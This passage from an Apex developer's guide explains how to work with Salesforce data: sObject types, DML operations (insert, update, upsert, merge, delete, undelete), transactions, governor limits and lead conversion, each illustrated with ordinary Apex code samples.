    System.debug('p1 and p3 are equal.');
}

// Perform some other operations
System.assertEquals(true, m.containsKey(p1));
System.assertEquals(true, m.containsKey(p2));
System.assertEquals(false, m.containsKey(new PairNumbers(5,6)));

for(PairNumbers pn : m.keySet()) {
    System.debug('Key: ' + pn);
}

List<String> mValues = m.values();
System.debug('m.values: ' + mValues);

// Create a set
Set<PairNumbers> s1 = new Set<PairNumbers>();
s1.add(p1);
s1.add(p2);
s1.add(p3);
```

```
// Verify that we have only two elements
// since the p3 is equal to p1.
System.assertEquals(2, s1.size());
```

CHAPTER 7 Working with Data in Apex

In this chapter ...

- sObject Types
- Adding and Retrieving Data
- DML
- SOQL and SOSL Queries
- SOQL For Loops
- sObject Collections
- Dynamic Apex
- Apex Security and Sharing
- Custom Settings

This chapter describes how you can add and interact with data in the Force.com platform persistence layer. In this chapter, you'll learn about the main data type that holds data objects—the sObject data type. You'll also learn about the language used to manipulate data—Data Manipulation Language (DML), and query languages used to retrieve data, such as the (), among other things. This chapter also explains the use of custom settings in Apex.

sObject Types

In this developer's guide, the term *sObject* refers to any object that can be stored in the Force.com platform database. An sObject variable represents a row of data and can only be declared in Apex using the SOAP API name of the object. For example:

```
Account a = new Account();
MyCustomObject__c co = new MyCustomObject__c();
```

Similar to the SOAP API, Apex allows the use of the generic sObject abstract type to represent any object. The sObject data type can be used in code that processes different types of sObjects.

The `new` operator still requires a concrete sObject type, so all instances are specific sObjects. For example:

```
sObject s = new Account();
```

You can also use casting between the generic sObject type and the specific sObject type. For example:

```
// Cast the generic variable s from the example above
// into a specific account and account variable a
Account a = (Account)s;
// The following generates a runtime error
Contact c = (Contact)s;
```

Because sObjects work like objects, you can also have the following:

```
Object obj = s;
// and
a = (Account)obj;
```

DML operations work on variables declared as the generic sObject data type as well as with regular sObjects.

sObject variables are initialized to `null`, but can be assigned a valid object reference with the `new` operator. For example:

```
Account a = new Account();
```

Developers can also specify initial field values with comma-separated `name = value` pairs when instantiating a new sObject. For example:

```
Account a = new Account(name = 'Acme', billingcity = 'San Francisco');
```

For information on accessing existing sObjects from the Force.com platform database, see "SOQL and SOSL Queries" in the *Force.com SOQL and SOSL Reference*.

Note: The ID of an sObject is a read-only value and can never be modified explicitly in Apex unless it is cleared during a clone operation, or is assigned with a constructor. The Force.com platform assigns ID values automatically when an object record is initially inserted to the database for the first time. For more information see Lists on page 30.

Custom Labels

Custom labels are not standard sObjects. You cannot create a new instance of a custom label. You can only access the value of a custom label using `system.label.`***`label_name`***. For example:

```
String errorMsg = System.Label.generic_error;
```

For more information on custom labels, see "Custom Labels" in the Salesforce online help.

Accessing sObject Fields

As in Java, sObject fields can be accessed or changed with simple dot notation. For example:

```
Account a = new Account();
a.Name = 'Acme';     // Access the account name field and assign it 'Acme'
```

System generated fields, such as `Created By` or `Last Modified Date`, cannot be modified. If you try, the Apex runtime engine generates an error. Additionally, formula field values and values for other fields that are read-only for the context user cannot be changed.

If you use the generic sObject type instead of a specific object, such as Account, you can retrieve only the `Id` field using dot notation. You can set the `Id` field for Apex code saved using Salesforce API version 27.0 and later). Alternatively, you can use the generic sObject `put` and `get` methods. See sObject Class.

This example shows how you can access the `Id` field and operations that aren't allowed on generic sObjects.

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');
insert a;
sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
// This is allowed
ID id = s.Id;
// The following line results in an error when you try to save
String x = s.Name;
// This line results in an error when you try to save using API version 26.0 or earlier
s.Id = [SELECT Id FROM Account WHERE Name = 'Acme' LIMIT 1].Id;
```

Note: If your organization has enabled person accounts, you have two different kinds of accounts: business accounts and person accounts. If your code creates a new account using `name`, a business account is created. If your code uses `LastName`, a person account is created.

If you want to perform operations on an sObject, it is recommended that you first convert it into a specific object. For example:

```
Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco');
insert a;
sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
ID id = s.ID;
Account convertedAccount = (Account)s;
convertedAccount.name = 'Acme2';
update convertedAccount;
Contact sal = new Contact(FirstName = 'Sal', Account = convertedAccount);
```

The following example shows how you can use SOSL over a set of records to determine their object types. Once you have converted the generic sObject record into a Contact, Lead, or Account, you can modify its fields accordingly:

```
public class convertToCLA {
    List<Contact> contacts;
    List<Lead> leads;
    List<Account> accounts;

    public void convertType(Integer phoneNumber) {
        List<List<sObject>> results = [FIND '4155557000'
                        IN Phone FIELDS
                        RETURNING Contact(Id, Phone, FirstName, LastName),
                        Lead(Id, Phone, FirstName, LastName), Account(Id, Phone, Name)];

        sObject[] records = ((List<sObject>)results[0]);
```

```
        if (!records.isEmpty()) {
            for (Integer i = 0; i < records.size(); i++) {
              sObject record = records[i];
              if (record.getSObjectType() == Contact.sObjectType) {
                contacts.add((Contact) record);
              } else if (record.getSObjectType() == Lead.sObjectType){
                leads.add((Lead) record);
              } else if (record.getSObjectType() == Account.sObjectType) {
                accounts.add((Account) record);
              }
            }
        }
    }
}
```

Validating sObjects and Fields

When Apex code is parsed and validated, all sObject and field references are validated against actual object and field names, and a parse-time exception is thrown when an invalid name is used.

In addition, the Apex parser tracks the custom objects and fields that are used, both in the code's syntax as well as in embedded SOQL and SOSL statements. The platform prevents users from making the following types of modifications when those changes cause Apex code to become invalid:

- Changing a field or object name
- Converting from one data type to another
- Deleting a field or object
- Making certain organization-wide changes, such as record sharing, field history tracking, or record types

Adding and Retrieving Data

Apex is tightly integrated with the Force.com platform persistence layer. Records in the database can be inserted and manipulated through Apex directly using simple statements. The language in Apex that allows you to add and manage records in the database is the Data Manipulation Language (DML). In contrast to the SOQL language, which is used for read operations—querying records, DML is used for write operations.

Before inserting or manipulating records, record data is created in memory as sObjects. The sObject data type is a generic data type and corresponds to the data type of the variable that will hold the record data. There are specific data types, subtyped from the sObject data type, which correspond to data types of standard object records, such as Account or Contact, and custom objects, such as Invoice_Statement__c. Typically, you will work with these specific sObject data types. But sometimes, when you don't know the type of the sObject in advance, you can work with the generic sObject data type. This is an example of how you can create a new specific Account sObject and assign it to a variable.

```
Account a = new Account(Name='Account Example');
```

In the previous example, the account referenced by the variable `a` exists in memory with the required `Name` field. However, it is not persisted yet to the Force.com platform persistence layer. You need to call DML statements to persist sObjects to the database. Here is an example of creating and persisting this account using the `insert` statement.

```
Account a = new Account(Name='Account Example');
insert a;
```

Also, you can use DML to modify records that have already been inserted. Among the operations you can perform are record updates, deletions, restoring records from the Recycle Bin, merging records, or converting leads. After querying for records, you get sObject instances that you can modify and then persist the changes of. This is an example of querying for an existing record that has been previously persisted, updating a couple of fields on the sObject representation of this record in memory, and then persisting this change to the database.

```
// Query existing account.
Account a = [SELECT Name,Industry
               FROM Account
               WHERE Name='Account Example' LIMIT 1];

// Write the old values the debug log before updating them.
System.debug('Account Name before update: ' + a.Name); // Name is Account Example
System.debug('Account Industry before update: ' + a.Industry);// Industry is not set

// Modify the two fields on the sObject.
a.Name = 'Account of the Day';
a.Industry = 'Technology';

// Persist the changes.
update a;

// Get a new copy of the account from the database with the two fields.
Account a = [SELECT Name,Industry
             FROM Account
             WHERE Name='Account of the Day' LIMIT 1];

// Verify that updated field values were persisted.
System.assertEquals('Account of the Day', a.Name);
System.assertEquals('Technology', a.Industry);
```

DML

DML Statements vs. Database Class Methods

Apex offers two ways to perform DML operations: using DML statements or Database class methods. This provides flexibility in how you perform data operations. DML statements are more straightforward to use and result in exceptions that you can handle in your code. This is an example of a DML statement to insert a new record.

```
// Create the list of sObjects to insert
List<Account> acctList = new List<Account>();
acctList.add(new Account(Name='Acme1'));
acctList.add(new Account(Name='Acme2'));
```

```
// DML statement
insert acctList;
```

This is an equivalent example to the previous one but it uses a method of the Database class instead of the DML verb.

```
// Create the list of sObjects to insert
List<Account> acctList = new List<Account>();
acctList.add(new Account(Name='Acme1'));
acctList.add(new Account(Name='Acme2'));

// DML statement
Database.SaveResult[] srList = Database.insert(acctList, false);

// Iterate through each returned result
for (Database.SaveResult sr : srList) {
    if (sr.isSuccess()) {
        // Operation was successful, so get the ID of the record that was processed
        System.debug('Successfully inserted account. Account ID: ' + sr.getId());
    }
    else {
        // Operation failed, so get all errors
        for(Database.Error err : sr.getErrors()) {
            System.debug('The following error has occurred.');
            System.debug(err.getStatusCode() + ': ' + err.getMessage());
            System.debug('Account fields that affected this error: ' + err.getFields());
        }
    }
}
```

One difference between the two options is that by using the Database class method, you can specify whether or not to allow for partial record processing if errors are encountered. You can do so by passing an additional second Boolean parameter. If you specify `false` for this parameter and if a record fails, the remainder of DML operations can still succeed. Also, instead of exceptions, a result object array (or one result object if only one sObject was passed in) is returned containing the status of each operation and any errors encountered. By default, this optional parameter is `true`, which means that if at least one sObject can't be processed, all remaining sObjects won't and an exception will be thrown for the record that causes a failure.

The following helps you decide when you want to use DML statements or Database class methods.

- Use DML statements if you want any error that occurs during bulk DML processing to be thrown as an Apex exception that immediately interrupts control flow (by using `try. . .catch` blocks). This behavior is similar to the way exceptions are handled in most database procedural languages.
- Use Database class methods if you want to allow partial success of a bulk DML operation—if a record fails, the remainder of the DML operation can still succeed. Your application can then inspect the rejected records and possibly retry the operation. When using this form, you can write code that never throws DML exception errors. Instead, your code can use the appropriate results array to judge success or failure. Note that Database methods also include a syntax that supports thrown exceptions, similar to DML statements.

Note: Most operations overlap between the two, except for a few.

- The `convertLead` operation is only available as a Database class method, not as a DML statement.
- The Database class also provides methods not available as DML statements, such as methods transaction control and rollback, emptying the Recycle Bin, and methods related to SOQL queries.

DML Operations As Atomic Transactions

DML operations execute within a transaction. All DML operations in a transaction either complete successfully, or if an error occurs in one operation, the entire transaction is rolled back and no data is committed to the database. The boundary of a transaction can be a trigger, a class method, an anonymous block of code, an Apex page, or a custom Web service method.

All operations that occur inside the transaction boundary represent a single unit of operations. This also applies to calls that are made from the transaction boundary to external code, such as classes or triggers that get fired as a result of the code running in the transaction boundary. For example, consider the following chain of operations: a custom Apex Web service method calls a method in a class that performs some DML operations. In this case, all changes are committed to the database only after all operations in the transaction finish executing and don't cause any errors. If an error occurs in any of the intermediate steps, all database changes are rolled back and the transaction isn't committed.

How DML Works

Single vs. Bulk DML Operations

You can perform DML operations either on a single sObject, or in bulk on a list of sObjects. Performing bulk DML operations is the recommended way because it helps avoid hitting governor limits, such as the DML limit of 150 statements per Apex transaction. This limit is in place to ensure fair access to shared resources in the Force.com multitenant platform. Performing a DML operation on a list of sObjects counts as one DML statement for all sObjects in the list, as opposed to one statement for each sObject.

This is an example of performing DML calls on single sObjects, which is not efficient.

The for loop iterates over contacts, and for each contact, it sets a new value for the Description__c field if the department field matches a certain value. If the list contains more than 150 items, the 151st update call returns an exception that can't be caught for exceeding the DML statement limit of 150.

```
for(Contact badCon : conList) {
    if (badCon.Department = 'Finance') {
        badCon.Description__c = 'New description';
    }
    // Not a good practice since governor limits might be hit.
    update badCon;
}
```

This is a modified version of the previous example that doesn't hit the governor limit. It bulkifies DML operations by calling `update` on a list of contacts. This counts as one DML statement, which is far below the limit of 150.

```
// List to hold the new contacts to update.
List<Contact> updatedList = new List<Contact>();

for(Contact con : conList) {
    if (con.Department == 'Finance') {
        con.Description = 'New description';
        // Add updated contact sObject to the list.
        updatedList.add(con);
    }
}

// Call update on the list of contacts.
// This results in one DML call for the entire list.
update updatedList;
```

The other governor limit that affects DML operations is the total number of 10,000 rows that can be processed by DML operations in a single transaction. All rows processed by all DML calls in the same transaction count incrementally toward this limit. For example, if you insert 100 contacts and update 50 contacts in the same transaction, your total DML processed rows are 150 and you still have 9,850 rows left (10,000 - 150).

System Context and Sharing Rules

Most DML operations execute in system context, ignoring the current user's permissions, field-level security, organization-wide defaults, position in the role hierarchy, and sharing rules. For more information, see Enforcing Sharing Rules.

Note that if you execute DML operations within an anonymous block, they will execute using the current user's object and field-level permissions.

DML Operations

Inserting and Updating Records

Using DML, you can insert new records and commit them to the database. Similarly, you can update the field values of existing records.

This example shows how to insert three account records and update an existing account record. First, it creates three Account sObjects and adds them to a list. It then performs a bulk insertion by inserting the list of accounts using one `insert` statement. Next, it queries the second account record, updates the billing city, and calls the `update` statement to persist the change in the database.

```
Account[] accts = new List<Account>();
for(Integer i=0;i<3;i++) {
    Account a = new Account(Name='Acme' + i,
                            BillingCity='San Francisco');
    accts.add(a);
}
Account accountToUpdate;
try {
    insert accts;

    // Update account Acme2.
    accountToUpdate =
        [SELECT BillingCity FROM Account
         WHERE Name='Acme2' AND BillingCity='San Francisco'
         LIMIT 1];
    // Update the billing city.
    accountToUpdate.BillingCity = 'New York';
    // Make the update call.
    update accountToUpdate;
} catch(DmlException e) {
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}

// Verify that the billing city was updated to New York.
Account afterUpdate =
    [SELECT BillingCity FROM Account WHERE Id=:accountToUpdate.Id];
System.assertEquals('New York', afterUpdate.BillingCity);
```

Inserting Related Records

You can insert records related to existing records if a relationship has already been defined between the two objects, such as a lookup or master-detail relationship. A record is associated with a related record through a foreign key ID. You can only set this foreign key ID on the master record. For example, if inserting a new contact, you can specify the contact's related account record by setting the value of the `AccountId` field.

This example shows how to add a contact to an account (the related record) by setting the `AccountId` field on the contact. Contact and Account are linked through a lookup relationship.

```
try {
    Account acct = new Account(Name='SFDC Account');
    insert acct;

    // Once the account is inserted, the sObject will be
    // populated with an ID.
    // Get this ID.
    ID acctID = acct.ID;

    // Add a contact to this account.
    Contact con = new Contact(
        FirstName='Joe',
        LastName='Smith',
        Phone='415.555.1212',
        AccountId=acctID);
    insert con;
} catch(DmlException e) {
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}
```

Updating Related Records

Fields on related records can't be updated with the same call to the DML operation and require a separate DML call. For example, if inserting a new contact, you can specify the contact's related account record by setting the value of the `AccountId` field. However, you can't change the account's name without updating the account itself with a separate DML call. Similarly, when updating a contact, if you also want to update the contact's related account, you must make two DML calls. The following example updates a contact and its related account using two `update` statements.

```
try {
    // Query for the contact, which has been associated with an account.
    Contact queriedContact = [SELECT Account.Name
                              FROM Contact
                              WHERE FirstName = 'Joe' AND LastName='Smith'
                              LIMIT 1];

    // Update the contact's phone number
    queriedContact.Phone = '415.555.1213';

    // Update the related account industry
    queriedContact.Account.Industry = 'Technology';

    // Make two separate calls
    // 1. This call is to update the contact's phone.
    update queriedContact;
```

```
    // 2. This call is to update the related account's Industry field.
    update queriedContact.Account;
} catch(Exception e) {
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}
```

Relating Records by Using an External ID

Add related records by using a custom external ID field on the parent record. Associating records through the external ID field is an alternative to using the record ID. You can add a related record to another record only if a relationship has been defined for the objects involved, such as a master-detail or lookup relationship.

To relate a record to its parent record with an external ID, the parent object must have a custom field marked as External ID. Create the parent sObject with an external ID value, and then set this record as a nested sObject on the record you want to link.

This example shows how to relate a new opportunity to an existing account. The account has an external ID field, named `MyExtID`, of type text. Before the new opportunity is inserted, the Account record is added to this opportunity as a nested sObject through the `Opportunity.Account` relationship field. The Account sObject contains only the external ID field.

```
Opportunity newOpportunity = new Opportunity(
    Name='OpportunityWithAccountInsert',
    StageName='Prospecting',
    CloseDate=Date.today().addDays(7));

// Create the parent record reference.
// An account with this external ID value already exists.
// This sObject is used only for foreign key reference
// and doesn't contain any other fields.
Account accountReference = new Account(
    MyExtID__c='SAP111111');

// Add the nested account sObject to the opportunity.
newOpportunity.Account = accountReference;

// Create the opportunity.
Database.SaveResult results = Database.insert(newOpportunity);
```

The previous sample performs an insert operation, but you can also relate sObjects through external ID fields when performing updates or upserts. If the parent record doesn't exist, you can create it with a separate DML statement or by using the same DML statement as shown in Creating Parent and Child Records in a Single Statement Using Foreign Keys.

Creating Parent and Child Records in a Single Statement Using Foreign Keys

You can use external ID fields as foreign keys to create parent and child records of different sObject types in a single step instead of creating the parent record first, querying its ID, and then creating the child record. To do this:

- Create the child sObject and populate its required fields, and optionally other fields.
- Create the parent reference sObject used only for setting the parent foreign key reference on the child sObject. This sObject has only the external ID field defined and no other fields set.
- Set the foreign key field of the child sObject to the parent reference sObject you just created.
- Create another parent sObject to be passed to the `insert` statement. This sObject must have the required fields (and optionally other fields) set in addition to the external ID field.

- Call `insert` by passing it an array of sObjects to create. The parent sObject must precede the child sObject in the array, that is, the array index of the parent must be lower than the child's index.

You can create related records that are up to 10 levels deep. Also, the related records created in a single call must have different sObject types. For more information, see Creating Records for Different Object Types in the *SOAP API Developer's Guide*.

The following example shows how to create an opportunity with a parent account using the same `insert` statement. The example creates an Opportunity sObject and populates some of its fields, then creates two Account objects. The first account is only for the foreign key relationship, and the second is for the account creation and has the account fields set. Both accounts have the external ID field, `MyExtID__c`, set. Next, the sample calls `Database.insert` by passing it an array of sObjects. The first element in the array is the parent sObject and the second is the opportunity sObject. The `Database.insert` statement creates the opportunity with its parent account in a single step. Finally, the sample checks the results and writes the IDs of the created records to the debug log, or the first error if record creation fails. This sample requires an external ID text field on Account called MyExtID.

```
public class ParentChildSample {
    public static void InsertParentChild() {
        Date dt = Date.today();
        dt = dt.addDays(7);
        Opportunity newOpportunity = new Opportunity(
            Name='OpportunityWithAccountInsert',
            StageName='Prospecting',
            CloseDate=dt);

        // Create the parent reference.
        // Used only for foreign key reference
        // and doesn't contain any other fields.
        Account accountReference = new Account(
            MyExtID__c='SAP111111');
        newOpportunity.Account = accountReference;

        // Create the Account object to insert.
        // Same as above but has Name field.
        // Used for the insert.
        Account parentAccount = new Account(
            Name='Hallie',
            MyExtID__c='SAP111111');

        // Create the account and the opportunity.
        Database.SaveResult[] results = Database.insert(new SObject[] {
            parentAccount, newOpportunity });

        // Check results.
        for (Integer i = 0; i < results.size(); i++) {
            if (results[i].isSuccess()) {
            System.debug('Successfully created ID: '
                  + results[i].getId());
            } else {
            System.debug('Error: could not create sobject '
                  + 'for array element ' + i + '.');
            System.debug('   The error reported was: '
                  + results[i].getErrors()[0].getMessage() + '\n');
            }
        }
    }
}
```

Upserting Records

Using the `upsert` operation, you can either insert or update an existing record in one call. To determine whether a record already exists, the `upsert` statement or Database method uses the record's ID as the key to match records, a custom external ID field, or a standard field with the `idLookup` attribute set to true.

- If the key is not matched, then a new object record is created.
- If the key is matched once, then the existing object record is updated.
- If the key is matched multiple times, then an error is generated and the object record is neither inserted or updated.

Note: Custom field matching is case-insensitive only if the custom field has the **Unique** and **Treat "ABC" and "abc" as duplicate values (case insensitive)** attributes selected as part of the field definition. If this is the case, "ABC123" is matched with "abc123." For more information, see Create Custom Fields.

Examples

The following example updates the city name for all existing accounts located in the city formerly known as Bombay, and also inserts a new account located in San Francisco:

```
Account[] acctsList = [SELECT Id, Name, BillingCity
                       FROM Account WHERE BillingCity = 'Bombay'];
for (Account a : acctsList) {
    a.BillingCity = 'Mumbai';
}
Account newAcct = new Account(Name = 'Acme', BillingCity = 'San Francisco');
acctsList.add(newAcct);
try {
    upsert acctsList;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 140.

This next example uses the `Database.upsert` method to upsert a collection of leads that are passed in. This example allows for partial processing of records, that is, in case some records fail processing, the remaining records are still inserted or updated. It iterates through the results and adds a new task to each record that was processed successfully. The task sObjects are saved in a list, which is then bulk inserted. This example is followed by a test class that contains a test method for testing the example.

```
/* This class demonstrates and tests the use of the
 * partial processing DML operations */

public class DmlSamples {

   /* This method accepts a collection of lead records and
      creates a task for the owner(s) of any leads that were
      created as new, that is, not updated as a result of the upsert
      operation */
   public static List<Database.upsertResult> upsertLeads(List<Lead> leads)  {

      /* Perform the upsert. In this case the unique identifier for the
         insert or update decision is the Salesforce record ID. If the
         record ID is null the row will be inserted, otherwise an update
         will be attempted. */
```

```
      List<Database.upsertResult> uResults = Database.upsert(leads,false);

      /* This is the list for new tasks that will be inserted when new
         leads are created. */
      List<Task> tasks = new List<Task>();
      for(Database.upsertResult result:uResults) {
         if (result.isSuccess() && result.isCreated())
              tasks.add(new Task(Subject = 'Follow-up', WhoId = result.getId()));
      }

      /* If there are tasks to be inserted, insert them */
      Database.insert(tasks);

      return uResults;
   }
}
```

```
@isTest
private class DmlSamplesTest {
   public static testMethod void testUpsertLeads() {
        /* We only need to test the insert side of upsert */
      List<Lead> leads = new List<Lead>();

      /* Create a set of leads for testing */
      for(Integer i = 0;i < 100; i++) {
         leads.add(new Lead(LastName = 'testLead', Company = 'testCompany'));
      }

      /* Switch to the runtime limit context */
      Test.startTest();

      /* Exercise the method */
      List<Database.upsertResult> results = DmlSamples.upsertLeads(leads);

      /* Switch back to the test context for limits */
      Test.stopTest();

      /* ID set for asserting the tasks were created as expected */
      Set<Id> ids = new Set<Id>();

      /* Iterate over the results, asserting success and adding the new ID
         to the set for use in the comprehensive assertion phase below. */
      for(Database.upsertResult result:results) {
         System.assert(result.isSuccess());
         ids.add(result.getId());
      }

      /* Assert that exactly one task exists for each lead that was inserted. */
      for(Lead l:[SELECT Id, (SELECT Subject FROM Tasks) FROM Lead WHERE Id IN :ids]) {
         System.assertEquals(1,l.tasks.size());
      }
   }
}
```

Use of `upsert` with an external ID can reduce the number of DML statements in your code, and help you to avoid hitting governor limits (see Execution Governors and Limits). This next example uses `upsert` and an external ID field `Line_Item_Id__c` on the Asset object to maintain a one-to-one relationship between an asset and an opportunity line item.

Note: Before running this sample, create a custom text field on the Asset object named `Line_Item_Id__c` and mark it as an external ID. For information on custom fields, see the Salesforce online help.

```
public void upsertExample() {
    Opportunity opp = [SELECT Id, Name, AccountId,
                              (SELECT Id, PricebookEntry.Product2Id, PricebookEntry.Name

                               FROM OpportunityLineItems)
                       FROM Opportunity
                       WHERE HasOpportunityLineItem = true
                       LIMIT 1];

    Asset[] assets = new Asset[]{};

    // Create an asset for each line item on the opportunity
    for (OpportunityLineItem lineItem:opp.OpportunityLineItems) {

        //This code populates the line item Id, AccountId, and Product2Id for each asset
        Asset asset = new Asset(Name = lineItem.PricebookEntry.Name,
                                Line_Item_ID__c = lineItem.Id,
                                AccountId = opp.AccountId,
                                Product2Id = lineItem.PricebookEntry.Product2Id);

        assets.add(asset);
    }

    try {
        upsert assets Line_Item_ID__c;  // This line upserts the assets list with
                                        // the Line_Item_Id__c field specified as the
                                        // Asset field that should be used for matching
                                        // the record that should be upserted.
    } catch (DmlException e) {
        System.debug(e.getMessage());
    }
}
```

Merging Records

When you have duplicate lead, contact, or account records in the database, cleaning up your data and consolidating the records might be a good idea. You can merge up to three records of the same sObject type. The `merge` operation merges up to three records into one of the records, deletes the others, and reparents any related records.

Example

The following shows how to merge an existing Account record into a master account. The account to merge has a related contact, which is moved to the master account record after the merge operation. Also, after merging, the merge record is deleted and only one record remains in the database. This examples starts by creating a list of two accounts and inserts the list. Then it executes queries to get the

new account records from the database, and adds a contact to the account to be merged. Next, it merges the two accounts. Finally, it verifies that the contact has been moved to the master account and the second account has been deleted.

```
// Insert new accounts
List<Account> ls = new List<Account>{
    new Account(name='Acme Inc.'),
        new Account(name='Acme')
        };
insert ls;

// Queries to get the inserted accounts
Account masterAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
Account mergeAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];

// Add a contact to the account to be merged
Contact c = new Contact(FirstName='Joe',LastName='Merged');
c.AccountId = mergeAcct.Id;
insert c;

try {
    merge masterAcct mergeAcct;
} catch (DmlException e) {
    // Process exception
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}

// Once the account is merged with the master account,
// the related contact should be moved to the master record.
masterAcct = [SELECT Id, Name, (SELECT FirstName,LastName From Contacts)
              FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
System.assert(masterAcct.getSObjects('Contacts').size() > 0);
System.assertEquals('Joe', masterAcct.getSObjects('Contacts')[0].get('FirstName'));
System.assertEquals('Merged', masterAcct.getSObjects('Contacts')[0].get('LastName'));

// Verify that the merge record got deleted
Account[] result = [SELECT Id, Name FROM Account WHERE Id=:mergeAcct.Id];
System.assertEquals(0, result.size());
```

This second example is similar to the previous except that it uses the `Database.merge` method (instead of the `merge` statement). The last argument of `Database.merge` is set to `false` to have any errors encountered in this operation returned in the merge result instead of getting exceptions. The example merges two accounts into the master account and retrieves the returned results. The example creates a master account and two duplicates, one of which has a child contact. It verifies that after the merge the contact is moved to the master account.

```
// Create master account
Account master = new Account(Name='Account1');
insert master;

// Create duplicate accounts
Account[] duplicates = new Account[]{
    // Duplicate account
    new Account(Name='Account1, Inc.'),
    // Second duplicate account
    new Account(Name='Account 1')
};
```

```
insert duplicates;

// Create child contact and associate it with first account
Contact c = new Contact(firstname='Joe',lastname='Smith', accountId=duplicates[0].Id);
insert c;

// Get the account contact relation ID, which is created when a contact is created on
"Account1, Inc."
AccountContactRelation resultAcrel = [SELECT Id FROM AccountContactRelation WHERE
ContactId=:c.Id LIMIT 1];

// Merge accounts into master
Database.MergeResult[] results = Database.merge(master, duplicates, false);

for(Database.MergeResult res : results) {
    if (res.isSuccess()) {
        // Get the master ID from the result and validate it
        System.debug('Master record ID: ' + res.getId());
        System.assertEquals(master.Id, res.getId());

        // Get the IDs of the merged records and display them
        List<Id> mergedIds = res.getMergedRecordIds();
        System.debug('IDs of merged records: ' + mergedIds);

        // Get the ID of the reparented record and
        // validate that this the contact ID.
        System.debug('Reparented record ID: ' + res.getUpdatedRelatedIds());

  // Make sure there are two IDs (contact ID and account contact relation ID); the order
isn't defined
        System.assertEquals(2, res.getUpdatedRelatedIds().size() );
        boolean flag1 = false;
 boolean flag2 = false;

     // Because the order of the IDs isn't defined, the ID can be at index 0 or 1 of the
array
        if (resultAcrel.id == res.getUpdatedRelatedIds()[0] || resultAcrel.id ==
res.getUpdatedRelatedIds()[1] )
             flag1 = true;

       if (c.id == res.getUpdatedRelatedIds()[0] || c.id == res.getUpdatedRelatedIds()[1]
 )
            flag2 = true;

        System.assertEquals(flag1, true);
        System.assertEquals(flag2, true);

    }
    else {
        for(Database.Error err : res.getErrors()) {
```

```
            // Write each error to the debug output
            System.debug(err.getMessage());
        }
    }
}
```

Merge Considerations

When merging sObject records, consider the following rules and guidelines:

- Only leads, contacts, and accounts can be merged. See sObjects That Don't Support DML Operations on page 139.
- You can pass a master record and up to two additional sObject records to a single `merge` method.
- Using the Apex merge operation, field values on the master record always supersede the corresponding field values on the records to be merged. To preserve a merged record field value, simply set this field value on the master sObject before performing the merge.
- External ID fields can't be used with `merge`.

For more information on merging leads, contacts and accounts, see the Salesforce online help.

Deleting Records

After you persist records in the database, you can delete those records using the `delete` operation. Deleted records aren't deleted permanently from Force.com, but they are placed in the Recycle Bin for 15 days from where they can be restored. Restoring deleted records is covered in a later section.

Example

The following example deletes all accounts that are named 'DotCom':

```
Account[] doomedAccts = [SELECT Id, Name FROM Account
                         WHERE Name = 'DotCom'];
try {
    delete doomedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 140.

Referential Integrity When Deleting and Restoring Records

The `delete` operation supports cascading deletions. If you delete a parent object, you delete its children automatically, as long as each child record can be deleted.

For example, if you delete a case record, Apex automatically deletes any CaseComment, CaseHistory, and CaseSolution records associated with that case. However, if a particular child record is not deletable or is currently being used, then the `delete` operation on the parent case record fails.

The `undelete` operation restores the record associations for the following types of relationships:

- Parent accounts (as specified in the `Parent Account` field on an account)
- Parent cases (as specified in the `Parent Case` field on a case)
- Master solutions for translated solutions (as specified in the `Master Solution` field on a solution)

- Managers of contacts (as specified in the `Reports To` field on a contact)
- Products related to assets (as specified in the `Product` field on an asset)
- Opportunities related to quotes (as specified in the `Opportunity` field on a quote)
- All custom lookup relationships
- Relationship group members on accounts and relationship groups, with some exceptions
- Tags
- An article's categories, publication state, and assignments

Note: Salesforce only restores lookup relationships that have not been replaced. For example, if an asset is related to a different product prior to the original product record being undeleted, that asset-product relationship is not restored.

Restoring Deleted Records

After you have deleted records, the records are placed in the Recycle Bin for 15 days, after which they are permanently deleted. While the records are still in the Recycle Bin, you can restore them using the `undelete` operation. This is useful, for example, if you accidentally deleted some records that you want to keep.

Example

The following example undeletes an account named 'Trump'. The `ALL ROWS` keyword queries all rows for both top level and aggregate relationships, including deleted records and archived activities.

```
Account a = new Account(Name='Trump');
insert(a);
insert(new Contact(LastName='Carter',AccountId=a.Id));
delete a;

Account[] savedAccts = [SELECT Id, Name FROM Account WHERE Name = 'Trump' ALL ROWS];
try {
    undelete savedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 140.

Undelete Considerations

Note the following when using the `undelete` statement.

- You can undelete records that were deleted as the result of a merge, but the child objects will have been reparented, which cannot be undone.
- Use the `ALL ROWS` parameters with a SOQL query to identify deleted records, including records deleted as a result of a merge.
- See Referential Integrity When Deleting and Restoring Records.

SEE ALSO:

Querying All Records with a SOQL Statement

Converting Leads

The `convertLead` DML operation converts a lead into an account and contact, as well as (optionally) an opportunity. `convertLead` is available only as a method on the `Database` class; it is not available as a DML statement.

Converting leads involves the following basic steps:

1. Your application determines the IDs of any lead(s) to be converted.
2. Optionally, your application determines the IDs of any account(s) into which to merge the lead. Your application can use SOQL to search for accounts that match the lead name, as in the following example:

   ```
   SELECT Id, Name FROM Account WHERE Name='CompanyNameOfLeadBeingMerged'
   ```

3. Optionally, your application determines the IDs of the contact or contacts into which to merge the lead. The application can use SOQL to search for contacts that match the lead contact name, as in the following example:

   ```
   SELECT Id, Name FROM Contact WHERE FirstName='FirstName' AND LastName='LastName' AND
   AccountId = '001...'
   ```

4. Optionally, the application determines whether opportunities should be created from the leads.
5. The application queries the LeadSource table to obtain all of the possible converted status options (`SELECT ... FROM LeadStatus WHERE IsConverted='1'`), and then selects a value for the converted status.
6. The application calls `convertLead`.
